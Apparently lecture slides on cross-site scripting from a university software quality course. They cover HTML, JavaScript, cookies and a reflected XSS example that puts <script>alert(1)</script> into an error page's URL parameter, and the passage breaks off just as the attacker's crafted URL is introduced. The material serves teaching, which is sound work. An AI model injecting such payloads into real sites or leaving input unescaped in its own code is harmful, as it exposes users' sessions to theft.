



CISC/CMPE 327 Software Quality Assurance


Queen's University, 2019–fall

Lecture #23 XSS

YESTERDAY

- SQL Injection
 - Inject malicious SQL commands into user input
- Purpose
 - Extract data, bypass filter, modify data, Denial of Service
- Typical exploitation Steps
 - Lookup injection bugs (probing)
 - Fingerprinting database & tables (information gathering)
 - Launch the actual attack
- Prevention
 - Blacklisting, whitelisting, escaping, statement template, IPS, IDS, Least Privilege

Web application - vulnerabilities



HTML

- HTML is the standard markup language for creating Web pages.
- Defines how the webpage looks

```
<!DOCTYPE html>
<html>
<head>
<title>Page Title</title>
</head>
<body>

<h1>My First Heading</h1>
<p>My first paragraph.</p>

</body>
</html>
```

My First Heading

My first paragraph.

JavaScript

- JavaScript is the programming language of HTML and the Web. It runs in your browser. Can dynamically change the DOM (HTML tree)

```
<!DOCTYPE html>
<html>
<body>

<h2>My First Page</h2>

<p id="demo"></p>

<script>
document.getElementById("demo").innerHTML = "Hello World!";
</script>

</body>
</html>
```


My First Page

Hello World!

Cookies

- Data, in text format, stored by your browser on your computer.
- It is used for the server to store certain information on the client side.
- Example: `remember me` on the web login form
 - (so next time you don't need to type password)
- Same origin policy:
 - Webpage from www.facebook.com cannot visit cookies in your browsers from www.amazon.com


Cookies - example



XSS - Example


- Error Page:
 - A single HTML page with JavaScript to display different error message on demand.
 - One doesn't want to create a dedicated page for all possible errors.

<http://youonlinebanking.com/error.html?msg=This+is+an+error+message>




XSS - Example

<http://youonlinebanking.com/error.html?msg=I+am+a+hacker>




XSS - Example

[http://youonlinebanking.com/error.html?msg=<script>alert\(1\)</script>](http://youonlinebanking.com/error.html?msg=<script>alert(1)</script>)



You encounter an error



HTML template

```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p>message_placeholder</p>
</body>
</html>
```

Replace
`message_placeholder` with
the actual message


```
<!DOCTYPE html>
<html>
<body>
<h2>You encounter an error</h2>
<p><script>alert(1)</script></p>
</body>
</html>
```

Reflected XSS

1. After the user logs, the browser stores the following cookie:

sessionId=184a9138ed37374201a4c9672362f124
59c2a652491a3


The server relies on this value to identify the user
(should be kept as secret)



Reflected XSS

2. The attacker sends a crafted URL to the user:

